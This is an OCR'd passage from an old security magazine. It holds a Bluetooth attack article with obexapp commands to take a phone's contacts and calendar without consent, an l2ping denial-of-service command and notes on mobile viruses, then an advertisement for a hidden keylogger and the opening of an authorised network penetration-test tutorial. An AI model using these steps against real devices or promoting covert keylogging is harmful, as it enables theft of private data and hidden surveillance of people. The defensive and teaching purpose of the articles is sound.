LAP is a globally-assigned manufacturer ID, so only the UAP and NAP are generated by the device manufacturer. This brings the total number of combinations to a much more reasonable $2^{24}-1$ (that's about 16 million).

Discovering all the devices in the area (including non-discoverable ones) simply requires writing

a program which generates consecutive addresses and sends a paging message to each one. Program operation can be accelerated by running the search in several parallel threads.

The proof-of-concept *RedFang* program uses this mechanism to scan the area for non-discoverable devices – its source code is available at <http://www.securiteam.com/tools/5JP011FAAE.html>. A full area scan for a specific manufacturer's devices (i.e. iterating only through the UAP and NAP) takes about 90 minutes.

Port scanning

A device running in server mode makes a number of services available. These services are then broadcast, which involves creating associations between specific service names and the port numbers on which they operate (this is the *Service Discovery Protocol* layer of the Bluetooth stack – see Inset *Bluetooth stack*). A client connecting to a named service is actually connecting to a specific port of a device running in server mode.

Of course, not all services available for a device must be broadcast. Take a simple example: a user might download from the Internet a simple PIM application (*Personal Information Manager*) which uses Bluetooth to plan meetings (by negotiating available dates) and exchange business cards. The application publicly runs its service on a selected device port, but it also contains a backdoor which makes all the user's information available on a different port. The backdoor service is not broadcast, so only devices which know about it can connect.

You can check what services are running on specific device ports using a port scanner such as the *bt_audit* program available at http://www.betaversion.net/btdsd/download/bt_audit-0.1.tar.gz. More information about spying on Bluetooth devices can be found in the Inset *Tools for the Curious*.

Bluetooth stack

Any Bluetooth-enabled device, be it a cell phone or a PC, has to support the Bluetooth protocol stack. The full stack is shown in Figure 3 and consists of the the following layers:

- the *Bluetooth Radio* and *Bluetooth Baseband Link* layers support radio transmission;
- the *Link Manager* is used for establishing a connection between devices, maintaining connection security and supervising packet transmission;
- the *Host Controller Interface* provides a uniform, platform-independent access interface to low-level system functionality;
- the *Logical Link Control and Application Protocol* is responsible for data transmission in connection mode (splitting messages into packets, enforcing QoS etc.);
- the *Service Discovery Protocol* provides high-level services for discovering nearby devices and the services they offer;
- the RFCOMM *Serial Emulation API* makes it possible to emulate a serial cable connection, which enables Bluetooth devices to run applications which use the serial port for communication;
- OBEX (*Object Exchange API*) supports the exchange of such data objects as business cards (*vCard* format) and calendar entries (*vCalendar* format), and is also present in cell phones with the *IrDA* infra-red interface.

Another feature which must be available on any Bluetooth device is the BCC, or *Bluetooth Control Center*. The BCC is used to control device behaviour, making it possible to switch between discoverable and non-discoverable modes or even disable the Bluetooth module altogether.

The Bluetooth specification does not stipulate any specific method for implementing the BCC, so in practice it can be available as a menu position in a phone's operating system, an API accessible to applications or a set of permanently-encoded settings (for simple devices).




Figure 3. *The Bluetooth protocol stack*

BlueBug

The *BlueBug* is a flaw in the Bluetooth stack implementation in some devices currently available on the market. The bug makes it possible to establish an unauthorised PPP connection with the device and

subsequently control its operation using AT commands (see Inset *AT commands*).

In practice, this provides a way of taking total control of the device. The attacker not only gains access to the information stored

on the device (SMS messages, address book etc.), but can also control the device, dialling numbers or sending SMS messages at will. The attack is actually much more powerful than might at first seem – compromising data privacy or incurring financial losses (for example by dialling expensive premium numbers) is just the beginning. Sending an SMS from a phone attacked through Bluetooth reveals the victim's phone number, while the connection initiating function lets the attacker eavesdrop on phone calls. In many cases, it is also possible to track the device – most phone operators provide the service nowadays, and activating it usually only requires sending an SMS to a specified number. Phone models vulnerable to this attack include Nokia 6310, 6310i, 8910, 8910i and Ericsson T610.

Using this type of attack simply requires opening a socket connection on the serial port of the device (or more specifically the emulated pseudo-serial RFCOMM port – see Inset *Bluetooth stack*) and sending AT commands in plain text (see Inset *AT commands*). If the target device is vulnerable, no authentication will be required.

How do we know if a device is vulnerable to a *BlueBug* attack? We can use a Bluetooth sniffer such as the one available at http://trifinite.org/trifinite_stuff_bloover.html. It's a J2ME application, so it can be run on any Bluetooth device with Java support.

A program for exploiting the *BlueBug* vulnerability is available at <http://www.saftware.de/bluetooth/btxml.c> (source code in C). The application runs under Linux and requires the *BlueZ* Bluetooth stack implementation. Among other features, the program makes it possible to download the address book from the remote device without requiring any authentication. A similar approach is used by *BlueSnarfer*, available at <http://www.alighieri.org/tools/bluesnarfer.tar.gz>.

Bluejacking

OBEX is one layer of the Bluetooth protocol stack (see Inset *Bluetooth stack*) and it is also present in phones with *IrDA* support. OBEX provides a facility for sending objects anonymously (without authentication) and without having to establish a key-based connection between devices. The target device receives an object and displays a message like:

```
'You have been bluejacked' ←  
received by Bluetooth
```

The above message notifies the user that an object called *You have been bluejacked* was received. The object can of course be a perfectly innocent business card, as many devices provide card sending as a standard feature. Follow the link <http://www.mulliner.org/palm/bluespam.php> to see a PalmOS program for discovering and attacking (i.e. spamming) nearby Bluetooth devices. Fortunately, bluejacking poses no threat to data stored on the target device.

However, some OBEX implementations do make unauthorised file access possible. The attack itself is very simple – we will attack an Ericsson T610 phone from FreeBSD. After a suitable expansion has been installed and the Bluetooth stack has been initialised (either in the kernel or as a module), FreeBSD provides several interesting utilities:

- *hccontrol* – can be used to detect nearby devices (among other things),
- *l2control* – displays a connection list,
- *l2ping* – equivalent to the traditional *ping* utility.

These utilities can be used to gather information about Bluetooth devices in the vicinity. However, we will perform the attack using a tool called *obexapp*, available at http://www.geocities.com/m_evmenkin. We will use it to download files from

Tools for the curious

There are a number of utilities which are not used for directly attacking Bluetooth devices, but rather for gathering as much information as possible without revealing themselves. Note that such tools need not be used just for malicious purposes – you could for example use one to check the security of your own device.

One such tool is the *Bluetooth Scanner* which provides a great deal of information about a device without actually having to establish a connection (which would require negotiating keys etc.). The program runs under Linux and requires the *BlueZ* Bluetooth stack. It can be downloaded at http://www.pentest.co.uk/cgi-bin/viewcat.cgi?cat=downloads§ion=01_bluetooth.

Another interesting tool is the *BlueAlert* utility for Windows, which monitors the area for the presence of Bluetooth devices. Once the program is installed, an icon appears in the system tray whenever a Bluetooth-enabled device is found in the area. The utility can be downloaded at <http://www.tdksystems.com/software/apps/content.asp?id=4>.

the target phone without the owner's knowledge or consent.

The first thing to do is initialising the OBEX connection (see Inset *Bluetooth stack*) by issuing the command:

```
# obexapp -a BD_ADDR -f-C 10
```

BD_ADDR is the address of the target device and can be determined using the *hccontrol* utility mentioned earlier. The *-f* flag informs the device that we want to connect to the folder browsing service, while the *-C 10* switch enables access to the OBEX PUSH service for uploading and downloading device files.

We now have access to the OBEX command line interface:

```
obex>
```

so we initiate a file download session:

```
obex>get
```

and specify the name of the file to be downloaded:

```
get: remote file ←  
(empty for default vCard) > ←  
file_name
```

Finally, we specify a local filename for saving the downloaded file:

```
get: local file > file_name
```

Once the download is complete, we should see the following message:

```
Success, response: ←  
OK, Success (0x20)
```

AT commands

AT commands were devised by Hayes Microcomputer Products as a means of communicating with the company's modems. At present, AT command sets are modem-specific (although a common set of basic commands also exists) and can be found in modem documentation or on the modem manufacturer's website.

All the commands start with the string *AT* for *attention* – hence the name. AT commands are used for modem control and diagnostics. Under Linux, they are sent as plain text to the modem's listener port, while under Windows they can either be sent via *HyperTerminal* or using the *Diagnostics* tab in the modem properties section of the control panel.

Typical AT commands:

- *ATA* – commands the modem to accept a connection,
- *ATDn* – commands the modem to dial number *n*,
- *ATLn* – sets the volume of the modem's internal speaker (*n*=0 is quiet, *n*=3 is loud).

In this way, we can access all the files on the target device. Some of the most interesting files are:

- *telecom/pb.vcf* – the phone book,
- *telecom/pb/luid/*.vcf* – business cards stored on the device,
- *telecom/cal.vcs* – the calendar and task list.

The names of all the files available for download can be found in the *man* entries for *obexapp*. To gain access to downloaded data, simply open the required file in any text editor.

Denial of Service

Some implementations of the Bluetooth stack are vulnerable to a *Denial of Service* attack, conducted by sending the device a modified packet which crashes the Bluetooth stack.

So what packet manipulation is required? Funnily enough, any packet larger than 65536 bytes will do the trick. The attack can therefore be conducted using standard tools from the Linux *BlueZ* package simply by executing:

```
$ l2ping -s <packet_size>
```

This vulnerability is the result of flaws in the implementation of the Bluetooth stack and is therefore limited to specific devices, including Nokia 6310(i), 6230, 6820 and 7600 models (Nokia claims that the flaw has been eliminated in devices currently available).

Vaccine time

The end of 2004 brought a growing number of viruses which spread via the Bluetooth interface (see *In brief, hakin9 3/2005*). The *Cabir* virus (a.k.a. *Caribe*) has received the majority of media attention, so let's take a closer look at it.

How Cabir works

Cabir is served to all nearby devices listening for paging messages in the form of the *Caribe.sis* file.

Listing 2. Files installed in the system by the Cabir virus

```
C:\SYSTEM\APPS\CARIBE\CARIBE.APP
C:\SYSTEM\APPS\CARIBE\CARIBE.RSC
C:\SYSTEM\APPS\CARIBE\FLO.MDL
C:\SYSTEM\SYMBIANSECUREDATA\CARIBESecurityMANAGER\CARIBE.APP
C:\SYSTEM\SYMBIANSECUREDATA\CARIBESecurityMANAGER\CARIBE.RSC
C:\SYSTEM\SYMBIANSECUREDATA\CARIBESecurityMANAGER\CARIBE.SIS
C:\SYSTEM\RECOGS\FLO.MDL
C:\SYSTEM\INSTALLS\CARIBE.SIS
```

This means that our mobile phone is perfectly safe if it doesn't have Bluetooth support, its Bluetooth module is turned off or it is not listening for paging connections (it is non-discoverable). *Cabir* only works on phones running the Symbian operating system.

When an infected device tries to connect to ours, we see a message similar to:

```
Receive message via Bluetooth ←
from [device name]?
```

If we are not expecting a connection, then here is the first opportunity to avoid infection by simply rejecting the connection. If the connection is accepted, we will soon receive another warning, similar to:

```
Application is untrusted and ←
may have problems. Install only ←
if you trust provider.
```

This time the message is much clearer and should arouse anybody's suspicions. However, it is still possible that we are indeed expecting a connection, so this message might be skipped as well. If this happens and we proceed to install the downloaded program, then the next message puts a conclusive end to uncertainty:

```
Install caribe?
```

The virus will install itself only if this third prompt is also confirmed. As you can see, there is plenty of warning and only users' carelessness in mechanically confirming all prompts without reading them can possibly cause the virus to spread.

Once installed, the virus creates the files shown in Listing 2 and attempts to spread to any devices in the vicinity, regardless of their type – and this poses the most serious threat. While infecting a mobile phone is only possible if the user ignores all operating system warnings, a device without a user interface may be infected with little or no warning.

The virus runs continuously on the infected device, discovering nearby devices and attempting to send them its code, so the only negative consequence of its activity is increased battery consumption and artificial network traffic.

Getting rid of the virus

To remove *Cabir*, just manually delete all the files shown in Listing 2 using any file manager (installing it if one is not already present in the operating system). It might not be possible to remove the *Caribe.rsc* file while the device is active – if so, just delete all the files you can and restart the device. Without the necessary files, the virus will crash at startup and you'll be able to complete the cleaning.

Another way is to use an automatic removal tool, available at <http://www.f-secure.com/tools/f-cabir.sis>. As you can see, the cleaning utility can also be sent and installed via Bluetooth.

Dust

Another (though lesser-known) Bluetooth virus is *Dust*, which infects devices running Windows CE-based systems. The virus infects .exe files in the root directory and appends its code to them. The programs execute

together with the appended virus code, but otherwise run normally. The program does not use network connections to spread.

Like *Cabir*, *Dust* was written specifically as a proof-of-concept virus, so its code explicitly limits its spreading (though only as a result of its programmer's good will). Once executed, the virus asks the user for permission to spread and only infects files in the root directory.

The source code of the virus in ARM processor assembler can be found at <http://www.informit.com/articles/printerfriendly.asp?p=337071&rl=1>.

Lasco

Lasco is a virus for Nokia cell phones running the Series 60 operating system.

Its mode of operation is similar to *Cabir* – it spreads via Bluetooth by sending its file (called *velasco.sis*) to all discoverable devices in the area. The virus installer runs automatically after the program is downloaded, but installation proceeds in the usual way and the user is still asked for permission to install the application.

What makes *Lasco* different from *Cabir* is that it infects *.sis* files found on the device. Running an infected file causes further system infection. Only the main virus file is sent to other devices, not the infected files.

During installation, the virus creates the following files:

```
c:\system\apps\velasco\velasco.rsc
c:\system\apps\velasco\velasco.app
c:\system\apps\velasco\flo.mdl
```

When the virus is executed, these files are copied to the following locations:

```
c:\system\recogs\ flo.mdl
c:\system\
symbiansecoredata\←
    velasco\ velasco.app
c:\system\
symbiansecoredata\←
    velasco\ velasco.rsc
```

This is probably done to make it more difficult to remove the virus and protect it from being installed only on a memory card.

One of the vaccines is available at <http://mobile.f-secure.com>. Connect using the phone's Web browser, open the link *Download F-Secure Mobile Anti-Virus* and download, install and run the virus scanner application.

Sober Bluetooth

Bluetooth continues to enter our lives at an increasing pace. Knowledge of the potential dangers it involves and the ways it can be used against us will allow us to consciously and responsibly use our Bluetooth-enabled devices, retaining a healthy reserve towards the manufacturers' and operators' overenthusiastic claims about the virtues of their products. ●

On the Net

- <https://www.bluetooth.org/spec> – Bluetooth specification,
- http://trifinite.org/trifinite_stuff_bluebug.html – *BlueBug*,
- http://trifinite.org/trifinite_stuff_bloover.html – *Bloover*,
- <http://www.securiteam.com/tools/5JP01FAAE.html> – *RedFang* source code,
- <http://kennethhunt.com/archives/000786.html> – the *RedFang* utility,
- <http://www.astalavista.com/index.php?section=dir&cmd=file&id=2749> – *RedFang* frontend,
- <http://bluesniff.shmoo.com> – Bluetooth sniffer,
- http://www.pentest.co.uk/cgi-bin/viewcat.cgi?cat=downloads§ion=01_bluetooth – *btscanner* 1.0,
- <http://www.tdksystems.com/software/apps/content.asp?id=4> – *BlueAlert*,
- http://www.betaversion.net/btdsd/download/bt_audit-0.1.tar.gz – Bluetooth port scanner,
- <http://sourceforge.net/projects/bluez> – the *BlueZ* Bluetooth protocol stack for Linux,
- <http://www.software.de/bluetooth/btxml.c> – *Bluetooth Phone Book Dumper* (for *BlueZ*),
- <http://www.bluejackq.com/how-to-bluejack.shtml> – *bluejacking*,
- <http://www.mulliner.org/palm/bluespam.php> – *BlueSpam*,
- <http://www.alighieri.org/tools/bluesnarfer.tar.gz> – *BlueSnarfer*,
- <http://www.informit.com/articles/printerfriendly.asp?p=337071&rl=1> – *Dust* virus source code,
- <http://mobile.f-secure.com> – antivirus for *Lasco*,
- http://www.f-secure.com/v-descs/lasco_a.shtml – a detailed description of *Lasco*,
- <http://www.swedetrack.com/images/bluet11.htm> – *frequency hopping*,
- http://www.giac.org/certified_professionals/practicals/gcia/0708.php – attacking an Ericsson T610 phone from FreeBSD,
- http://www.betaversion.net/btdsd/download/T610_address_dump_obexftp.txt – sample port scanning result for the Ericsson T610 phone.
- <http://www.blackhat.com/presentations/bh-europe-05/bh-eu-05-trifinite-up.pdf> – Bluetooth security – slides from Black Hat Europe 2005.

Useful terms

- Authorisation – the process of determining the access rights of an authenticated sender or recipient.
- Bluejacking – sending objects (such as business cards) to Bluetooth devices anonymously, without having to establish a connection.
- Frequency hopping – channel switching performed 1600 times a second by communicating Bluetooth devices.
- Authentication – the process of verifying the identity of the message sender or recipient.

Eltima Software

Advertisement

POWERED KEYLOGGER IS PROFESSIONAL YET VERY EASY-TO-USE SECURITY AUDITING SOFTWARE FOR BIG AND SMALL COMPANIES, NETWORK ADMINISTRATORS, CONCERNED PARENTS AND PC OWNERS.

SOLID PC MONITORING SOLUTION

Powered Keylogger is professional yet very easy-to-use security auditing software for big and small companies, network administrators, concerned parents and PC owners. It can be used as employee monitoring software or parental control tool that monitors all computer activity, Internet usage, keystrokes, passwords (including Windows Logon Password and saved passwords which were never typed), incoming and outgoing e-mails and much more. The target audience of this stealth software varies from computer beginners with little knowledge of internal computer mechanisms to IT-specialists with in-depth understanding of PC.

The heart of Powered Keylogger is an advanced Windows 2000/XP low-core driver which runs invisibly at the lowest kernel level of operating system providing the best stealth functions. Nobody will be able to locate Powered Keylogger in your computer as its folders are hidden from all users in your system: they do not appear in file search and will not be found by file managing shells. Not only program modules of Powered Keylogger are hidden, but the logs are unrevealed as well. Nobody will be able to spot the file growing in size or screenshots stored in a system folder. There's no need to tell that Powered Keylogger will not be visible in Tasks or Processes List, among installed programs, in Start menu (unless you prefer a visible installation), it will not show up in registry or Add/Remove Programs utility.

USER-FRIENDLY SECURITY SOLUTION

Powered Keylogger features a unique method of un hiding the logs viewer, which is a configuration utility at the same time. The so-called „secret word“ approach is Eltima's invention and offers a brand-new method to hide and unhide keyloggers. During installation you choose a secret word which you will use to unhide Powered Keylogger. It can be any word or sentence, or any sequence of characters working as a password. All you need to do to unhide the keylogger is to type this secret word anywhere: in any application or even on your desktop! As nobody knows this secret sequence you can be sure that nobody will type it by error, as you are the only one who decides what this secret word should be. Your password is unique, so you can be absolutely positive that nobody will locate or unhide Powered Keylogger.

When Powered Keylogger is unhidden, you can view the logs in a flexible internal logs viewer. You will be able to search through all the records stored and go through a slide show of recorded snapshots. Full-screen view will let you feel as if you were present in front of your PC all the time.

SUITABLE FOR ALL LANGUAGES

Powered Keylogger is a security software with full support of Unicode. You will never experience any problems with non-standard or 2-byte encodings, unlike with many other keyloggers and spy utilities. Support of Unicode guarantees that absolutely all keystrokes will be recorded no matter where they were typed. Powered Keylogger will capture buttons pressed in DOS boxes, Java applications and chat-rooms, PC emulators, etc. Not a single letter can be omitted by Powered

Keylogger, all system keys and combinations will be recorded including PrintScreen, Functional keys (F1 - F12), CTRL+C/CTRL+V and other important combinations will appear in the log exactly when they were typed.

GREAT FOR REMOTE MANAGEMENT

You need to install Powered Keylogger only once. You even can leave all the settings by default and forget about additional problems with tuning the software. The Keylogger will record keyboard activity automatically and will be accessible via your secret word 24 hours a day. You can also specify an e-mail address to send the logs to, in this way you don't need to go to the monitored PC to view the logs, they will be deciphered and automatically delivered to your mailbox.

FLEXIBLE DATA COLLECTION METHODS


Apart from automatic e-mail delivery, you may configure Powered Keylogger to collect the selected logs to USB Flash Drive. Firstly, you will be opted to uniquely identify the drive which the logs will be flushed to (prepare the drive). Whenever you plug the drive next time, all logs from the previous session will be automatically copied to this drive. Once done, you will receive audio signal notifying that flushing process was successfully finished and you may un-plug the drive. Logs are stored in a special file format that can be opened by Powered Keylogger only and are invisible on the monitored computer. The whole process of collecting/flushing the logs is absolutely untraceable which guarantees that the person who has been monitored won't notice anything at all.

Contact:

info@eltima.com
support@eltima.com

Internal penetration tests

Marcin Kurpiewski



Penetration tests are one of the techniques used to expose holes in the security of an IT system. They are carried out by simulating the actions of a potential intruder. Since they are supposed to resemble what could happen in case of a real attack, they should encompass as many known system penetration methods as possible.

Internal penetration tests are the processes of inspecting a network and information systems within their production environment. These forms of tests rely upon simulating the resistance of the tested medium to attacks carried out by employees or any other hostile sources inside a private network.

Let's try to carry out a penetration test in practice (see Frame *Preparing the tests*). In our case, the operating system subjected to the test will be FreeBSD version 5.2.1 (February 2004 edition). The second operating system we'll test is MS Windows 2003 Server – although it's not the main system under test here, it's beneficial to see the differences in weaknesses of similar services working on both servers.

Carrying out the tests

After having chosen the testing tools (see Frame *Tools used in tests*) one can start testing the network. In our case, the testing computer is an HP Compaq nx9005 notebook with an eternal USB network interface (3Com 3C460) and the Linux operating system (kernel 2.6.9-rc2), connected to a switch located in a DMZ (*DeMilitarised Zone*). A general schematic of

the tested network and the tester location are presented in Figure 1.

Initial phase – host retrieval

The first stage of the test is terrain awareness – getting to know the addresses of hosts working in the local network. In order to accomplish this, we can use a tool which will intercept packets in the network. It will be practical to intercept ARP (*Address Resolution Protocols*) packets sent by computers in the network in order to find other machines. There won't be too many of them and they will point to specific computers – in order for communication to occur between machines, they have to communicate with ARP first.

In order to intercept ARP packets we will use the *tcpdump* program (see Frame *Tools*

What you will learn...

- how to carry out internal penetration tests.

What you should know...

- how to use the command line interface (CLI) in UNIX systems,
- how the TCP/IP protocol works.

Preparing the tests

A penetration test is a *simulation* of intruder's actions – the tester must be able to predict the intruder's behaviour. Therefore, the tests should have an aggressive character. Before carrying them out, it is necessary to make a full backup copy of all data.

Internal simulations are most often carried out as a *black box* task, so it is being assumed that we have no knowledge of the structure of the network and the software installed on servers to be tested:

- officially, we don't know the network we are going to search,
- officially, we are not administrators of systems we are going to test,
- we have the rights (permission) to carry out the tests.

We use various tools, which allow us to find hosts susceptible to attacks, intercept data sent through the network and scan for vulnerabilities. The basic methods used are:

- passive network eavesdropping (sniffing),
- finding unprotected hosts – port scanning,
- identification of a remote system,
- identification of network services,
- intercepting data transmissions,
- finding security holes in the operating system and software.

In the initial phase of the tests, the computer which will be used to carry them out should be configured in such a way as to use the primary DNS server of the local network for resolving names. This can be accomplished by adding an appropriate line to the `/etc/resolv.conf` file. An ideal solution would be if the chosen DNS server kept host names in the so called reverse DNS zone (PTR records). Resolving host addresses to a canonical form can make network testing much easier – it enables us to work out a computer's purpose through its name.

used in tests). It's a passive tool – it doesn't send any data onto the network but waits for packets sent by other computers. Therefore, the results don't appear straight away – we must be patient. The resulting list may be very long depending upon the number of computers in the network and the amount of traffic. However, it may not encompass some hosts (there exists the possibility that during the time we were eavesdropping some hosts didn't communicate with others). These are the results of the program working on a LAN:

```
# tcpdump arp
18:01:25.024801
  arp who-has domain-srv.company.com
  tell 192.168.0.13
18:01:25.157800
  arp reply domain-srv.company.com
  is-at 00:04:76:00:D5:B8
```

And this is the effect of `tcpdump` in the DMZ of the tested network:

```
# tcpdump arp
18:05:13.157800
  arp who-has router.company.com
  tell 192.168.1.111
```




Figure 1. The general schematic of the network exposed to penetration tests

```
18:05:16.142648
  arp who-has mail-srv.company.com
  tell 192.168.1.13
18:05:31.063157
  arp reply router.company.com
  is-at 00:04:C1:D1:DA:46
18:05:32.071232
  arp reply mail-srv.company.com
  is-at 00:06:1B:DF:36:0B
```

The results of eavesdropping allow us to believe that at least two (*mail-srv* and *domain-srv*) of the hosts working in the network are servers and one works as a router. Of course, these conclusions are based only on canonical names. Now, we should find network devices which are not on the list, but can be in the same network segment. This isn't difficult – now that we know the address of the network we can scan it in detail by using *Nmap*.

Nmap works in an active mode. This means that it sends properly prepared packets to the hosts being scanned and identifies them based upon their reply. Let's try to check out all addresses from the 192.168.1.0/24 segment. We can use the `-sS` option, which means scanning with SYN packets (this reduces the possibility of our scan being detected by a network

Listing 1. Identification of operating systems on remote hosts.

```
# nmap -O -P0 192.168.0.200 192.168.1.200

Interesting ports on domain-srv.company.com (192.168.0.200):
[...]
MAC Address: 00:04:76:00:D5:B8 (Portable Systems, IBM Japan Co)
Device type: general purpose
Running: Microsoft Windows 2003/.NET
OS details: Microsoft Windows .NET Enterprise Server (build 3604-3790)

Interesting ports on mail-srv.company.com (192.168.1.200):
[...]
MAC Address: 00:06:1B:DF:36:0B (3 Com)
Device type: general purpose
Running: FreeBSD 5.X
OS details: FreeBSD 5.2-CURRENT (Jan 2004) on x86
Uptime 1.009 days (since Sun Oct 3 00:18:59 2004)
```

Listing 2. Simple port scanning.

```
# nmap -sS \
-P0 192.168.0.200 192.168.1.200

Interesting ports
on 192.168.0.200:
PORT      STATE SERVICE
25/tcp    open  smtp
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1040/tcp  open  netsaint
1058/tcp  open  nim
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-term-serv

Interesting ports
on 192.168.1.200:
PORT      STATE SERVICE
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
19/tcp    open  chargen
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
37/tcp    open  time
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
587/tcp   open  submission
3128/tcp  open  squid-http
```

administrator – see the Article *Port Scanning – an Administrator's Point of View*). Let's have a look at part of the results:

```
# nmap -sS 192.168.1.1-254
[...]
```

```
Host 192.168.1.100 appears to be up.
MAC Address: 00:0A:04:71:4F:76
(3com Europe)
```

As we can see, the program revealed the existence of one more device which was not found by *tcpdump*. It turns out to be a 3Com Superstack II 3300 switch.

Having found data about all devices of interest, we move on to the next stage – the identification of systems of interest and services running upon them.

Identification of systems and services

Now, let's try to obtain detailed information about the computers of interest – types and versions of operating systems. Once again, we will use *Nmap* with its fingerprinting mechanism. In order to identify a remote system, we will use the `-o` parameter. Since administrators

Tools used in tests

We've decided to use *open source* tools (published under the GNU GPL licence). This was not due to financial reasons, but due to the possibilities offered by those programs, which are no worse than their commercial counterparts. These following tools were used:

- *tcpdump* – used for intercepting TCP packets from a given network interface; capable of decoding basically any network protocol,
- *Nmap* – port scanner and a tool for remote operating system identification (see the Article *Port Scanning – an Administrator's Point of View*),
- *Amap* – a program for identification of remote network services; it analyses open ports focusing on defined network service mechanisms – it doesn't identify the service based on its port number, but based on the server's response,
- *Ettercap* – a multipurpose sniffer and logger meant for switch based networks, distributed with a rich set of filters and plug-ins,
- *Nessus* – an application used for scanning remote network services and finding security holes in their configuration, which works in a client-server mode, and is based upon a set of plug-ins – each of which contains tests dedicated to a specific type of inspection.

Usefulness of programs used for testing:

Application	Network testing	FreeBSD testing	Windows 2003 Server testing
<i>tcpdump</i>	x		
<i>Nmap</i>		x	x
<i>Amap</i>		x	x
<i>Nessus</i>	x	x	x
<i>Ettercap</i>	x		

Listing 3. Identification of network services on FreeBSD

```
# amap -q -b 192.168.1.200 1-3128
amap v4.5 (www.thc.org) started at 2004-10-03 01:04:23 - APPLICATION MAP mode
Protocol on 192.168.1.200:13/tcp matches daytime-unix - banner: Sun Oct 17 015920 2004\r\n
Protocol on 192.168.1.200:19/tcp matches chargen - banner: !"#%&'()*+,-./0123456789;<=
Protocol on 192.168.1.200:22/tcp matches ssh-openssh - banner: SSH-1.99-OpenSSH_3.6.1pl
FreeBSD-20030924\nProtocol mismatch.\n
Protocol on 192.168.1.200:7/tcp matches echo - banner: GET / HTTP/1.0\r\n\r\n
Protocol on 192.168.1.200:80/tcp matches http - banner: HTTP/1.1 200 OK\r\nDate S un, 17 Oct 2004 080533 GMT\r\n
Server Apache/1.3.29 (Unix)\r\nContent-Location in dex.html.en\r\nVary
Protocol on 192.168.1.200:110/tcp matches pop3 - banner: +OK Solid POP3 server ready <4635.1097971161@freebsd>\r\n
-ERR unknown command\r\n-ERR unknown command\r\n
Protocol on 192.168.1.200:37/tcp matches time - banner: 4[
Protocol on 192.168.1.200:21/tcp matches smtp - banner: 220 ProFTPD 1.2.9 Server (ProFTPD Default Installation)
[freebsd]\r\n500 GET not understood\r\n
Protocol on 192.168.1.200:25/tcp matches smtp - banner: 220 freebsd ESMTP Sendmail 8.12.10/8.12.10;
Sun, 17 Oct 2004 015923 +0200 (CEST)
Protocol on 192.168.1.200:587/tcp matches smtp - banner: 220 freebsd ESMTP Sendmail 8.12.10/8.12.10;
Sun, 17 Oct 2004 015926 +0200 (CEST)
Protocol on 192.168.1.200:3128/tcp matches http - banner: HTTP/1.0 400 Bad Request\r\nServer squid/2.5.STABLE3
Protocol on 192.168.1.200:111/tcp matches rpc - banner: rZooooooooo
Protocol on 192.168.1.200:53/tcp matches dns - banner: \f
Protocol on 192.168.1.200:111/tcp matches rpc-rpcbind-v4
```

Listing 4. Identification of network services on Windows 2003 Server

```
# amap -q -b 192.168.0.200 1-5000
amap v4.6 (www.thc.org) started at 2004-10-09 10:47:26 - APPLICATION MAP mode
